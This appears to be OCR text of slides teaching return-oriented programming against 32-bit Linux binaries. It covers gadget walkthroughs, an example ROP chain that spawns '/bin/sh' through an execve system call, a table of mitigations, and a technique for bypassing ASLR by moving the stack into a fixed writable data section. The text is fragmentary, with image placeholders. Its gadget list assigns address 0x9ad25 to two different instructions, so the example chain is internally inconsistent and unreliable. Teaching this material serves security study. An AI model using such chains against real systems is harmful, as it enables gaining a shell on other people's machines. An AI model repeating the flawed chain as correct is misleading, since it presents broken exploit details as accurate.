
eax : 00000000

Gadget




eax : 00000000

Gadget



eax : 0000000b

Gadget




0x80484b4 : pop ecx
pop ebx
ret

Lift ESP up 8 bytes


ecx : 00000000
ebx : 00000000

Gadget




ecx : 00000000
ebx : 00000000

Gadget




ecx : baadbeef
ebx : 00000000

Gadget



ecx : baadbeef
ebx : baadcafe

Gadget



0x80484ae : add [eax], ebx
ret

Add register's value to the memory location

eax : 08049820
[eax] : 00000001
ebx : 00000010

Gadget

Add register's value to the memory location


```
eax   :  08049820
[eax] :  00000001
ebx   :  00000010
```

Gadget

Add register's value to the memory location

```
eax   :  08049820
[eax] :  00000011
ebx   :  00000010
```

Example


"/bin/sh"
.....
0x9ad25
0x0
0x0
0x2a4eb
&/bin/sh
0x16be3
0xb
0x22d4c
0x9ad25: call gs:[0x10]; ret
0x2a4eb: pop ecx; pop edx; ret
0x16be3: pop ebx; ret
0x9ad25: pop eax; ret

Problems

Oh~ god !!!

What can I do…

- Small number of gadgets from vulnerable binary
  - Have a enough of gadgets, ROP payloads could be various
- Library has many gadgets, but ASLR/ASCII-Armor makes it difficult to make chained RTL calls

Exploitability

Mitigation	Exploitability	Exploit
NX	Easy	Return-to-libc
ASLR	Feasible	EGG shell or Brute force
NX + ASCII-Armor	Feasible*	
NX + ASLR	Depends*	
NX + ASLR + ASCII-Armor	Hard*	Target of DEMO
NX + ASLR + ASCII-Armor + Stack Canary + PIE	Very Hard*	I don't know : (

*** Depends on the binary's environments**

Bypass ASLR

- Benefits
  - Bypass ASLR
  - Control function's arguments
  - Control stack frames
- Where
  - Data section
  - Writable
  - Fixed area
  - Address is foreknowable


Fixed Stack in data section

Fixed stack

```
[Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
[18] .ctors            PROGBITS        080496f0 0006f0 000008 00  WA  0   0  4
[19] .dtors            PROGBITS        080496f8 0006f8 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        08049700 000700 000004 00  WA  0   0  4
[21] .dynamic          DYNAMIC         08049704 000704 0000c8 08  WA  6   0  4
[22] .got              PROGBITS        080497cc 0007cc 000004 04  WA  0   0  4
[23] .got.plt          PROGBITS        080497d0 0007d0 000030 04  WA  0   0  4
[24] .data             PROGBITS        08049800 000800 000004 00  WA  0   0  4
[25] .bss              NOBITS          08049804 000804 000008 00  WA  0   0  4
```

- In order to avoid NULL, address has last byte value small
- Be careful to not accidentally overwrite entries in GOT
- As stack will grow down, not make it at start of datapage
- Safe to pick address after ".bss" for custom stack


Move stack frame




ebp : 00000000

pop ebp;
ret


Move stack frame



